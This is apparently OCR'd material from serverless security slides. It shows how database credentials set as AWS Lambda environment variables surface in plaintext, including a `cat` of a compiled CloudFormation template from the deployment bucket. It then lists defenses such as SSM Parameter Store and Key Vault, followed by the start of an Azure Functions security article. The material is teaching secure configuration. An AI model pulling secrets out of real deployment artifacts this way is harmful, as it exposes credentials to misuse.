
Environment variables

You can define environment variables as key-value pairs that are accessible from your function code. These are useful to store configuration settings without the need to change function code. Learn more

Key	Value
HOST_DB	1.2.3.4
DB_PORT	3306
USER	db_user
PASS	\(8cW:$W
DB	test_db


AWS Region
AWS
AWS Environment
(Dev, Staging, QA or Production)
Cloud Application
Serverless
Configuration
AWS Access
Keys
Lambda
Source Code
Serverless
Framework
Provision
Resources
AWS Resources


Example of default bucket policy created by Serverless Framework



Bucket policy editor ARN: arn:aws:s3:::s3-renamer-dev-serverlessdeploymentbucket-aoydis1hp296


Type to add a new policy or edit an existing policy in the text area below.

```
{
    "Version": "2008-10-17",
    "Statement": [
        {
            "Effect": "Deny",
            "Principal": "*",
            "Action": "s3:*",
            "Resource": "arn:aws:s3:::s3-renamer-dev-serverlessdeploymentbucket-aoydis1hp296/*",
            "Condition": {
                "Bool": {
                    "aws:SecureTransport": "false"
                }
            }
        }
    ]
}
```


Overview
Type a prefix and press Enter to search. Press ESC to clear.
Upload
Create folder
Download
Actions
Name


s3-renamer-dev-serverlessdeploymentbucket-a

□ 1585920065853-2020-04-03T13:21:05.853Z
□ 1585922104513-2020-04-03T13:55:04.513Z
□ 1586188331810-2020-04-06T15:52:11.810Z
□ 1586188425339-2020-04-06T15:53:45.339Z
□ 1587499942426-2020-04-21T20:12:22.426Z



□ compiled-cloudformation-template.json
□ s3-renamer.zip

```
$ cat compiled-cloudformation-template.json

(...)
        "Environment": {
          "Variables": {
            "HOST_DB": "1.2.3.4",
            ”DB_PORT": "3306",
            "USER": "db_user",
            "PASS": ” \(8cW:$W ",
            "DB": "test_db"
          }
(...)
```




Defense

- Encrypt secrets, e.g. using KMS
- Store secrets in Secret Manager or SSM Parameter Store and easily reference them:

```
db_pass: ${ssm:/path/to/db_pass~true}
```

- In Azure use Key Vault
- In GCP use Secret Manager




Securing Azure Functions

04/13/2020 • 16 minutes to read •

In many ways, planning for secure development, deployment, and operation of serverless functions is much the same as for any web-based or cloud hosted application. Azure App Service provides the hosting infrastructure for your function apps. This article provides security strategies for running your function code, and how App Service can help you secure your functions.

The platform components of App Service, including Azure VMs, storage, network connections, web frameworks, management and integration features, are actively secured and hardened. App Service goes through vigorous compliance checks on a continuous basis to make sure that:

- Your app resources are secured from the other customers' Azure resources.
- VM instances and runtime software are regularly updated to address newly discovered vulnerabilities.
- Communication of secrets (such as connection strings) between your app and other Azure resources (such as SQL Database) stays within Azure and doesn't cross any network boundaries. Secrets are always encrypted when stored.
- All communication over the App Service connectivity features, such as hybrid connection, is encrypted.
- Connections with remote management tools like Azure PowerShell, Azure CLI, Azure



